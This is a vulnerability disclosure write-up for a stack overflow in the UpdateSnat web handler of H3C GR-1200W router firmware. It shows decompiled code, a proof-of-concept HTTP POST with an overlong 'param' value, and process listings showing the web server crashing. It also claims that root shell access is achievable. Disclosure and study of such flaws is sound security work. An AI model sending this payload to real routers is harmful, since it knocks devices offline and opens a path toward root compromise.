

main vuln / H3C / GR-1200W / 12 /



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on Jul 29 History

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H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

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H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateSnat function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_424FF4(int a1)
2 {
3     int v2; // $v0
4     char *v3; // [sp+18h] [+18h]
5     char *v4; // [sp+18h] [+18h]
6     char *v5; // [sp+18h] [+18h]
7     char *v6; // [sp+18h] [+18h]
8     int i; // [sp+1Ch] [+1Ch]
9     char *s; // [sp+24h] [+24h]
10    char v9[512]; // [sp+28h] [+28h] BYREF
11    char v10[64]; // [sp+228h] [+228h] BYREF
12    char v11[4]; // [sp+268h] [+268h] BYREF
13    char v12[4]; // [sp+26Ch] [+26Ch] BYREF
14    int v13[2]; // [sp+270h] [+270h] BYREF
15
16    strcpy(v9, "param");
17    s = (char *)websgetvar(a1, v9, (int)&unk_4F1CA0);
18    if ( (int)strlen(s) >= 512 )
19        return -2;
20    sscanf(s, "%s", v10);
21    CFG_Set(0, 872681472, v10);
22    v3 = &s[strlen(v10) + 1];
23    IF_GetByPseudoNameDomain("WAN1", 0, v11);
24    IF_GetByPseudoNameDomain("WAN2", 0, v12);
25    sscanf(v3, "%s", v10);
26    CFG_Set(0, 856166400, v10);
```

In the UpdateSnat function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v10, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=UpdateSnat&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpclient &
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /var
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
4580 *root      676 S    -cmdtelnet
4581 *root      764 S    /bin/sh
4606 *root     2480 S    /bin/webs &
4656 *root      696 R    ps
```

The picture above shows the process information before we send poc.

```

1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root      2084 S   /bin/onlineupdate &
2039 *root      2244 S   /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /var/run/dhc
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
4580 *root      676 S    -cmdtelnet
4581 *root      764 S    /bin/sh
4701 *root      604 S    48 h
4703 *root      676 S    tar czf /var/core.tar.gz var/coredump/core-webs-29820-1658755603
4704 *root      828 R    gzip -f
4706 *root      1456 R   /bin/webs &
4707 *root      696 R    ps
/ #

```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息			
提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。			
下载	清除	刷新	自动刷新: 禁止 秒 关键字: 日期 请选择 查询 显示全部
日期时间	级别	信息来源	信息内容
10/10/2021 10:10:10	error	系统	Webs进程丢失

The picture above is the log information.



连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页, 请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护, 请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```

BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_null
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007          62 Jul 31  2019 var
drwxrwxr-x   3 1007   1007          26 Jul 31  2019 vettoc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 root
drwxrwxr-x   3 1007   1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007         2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 fiproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007        1556 Jul 31  2019 bin
/ #

```

Finally, you also can write exp to get a stable root shell.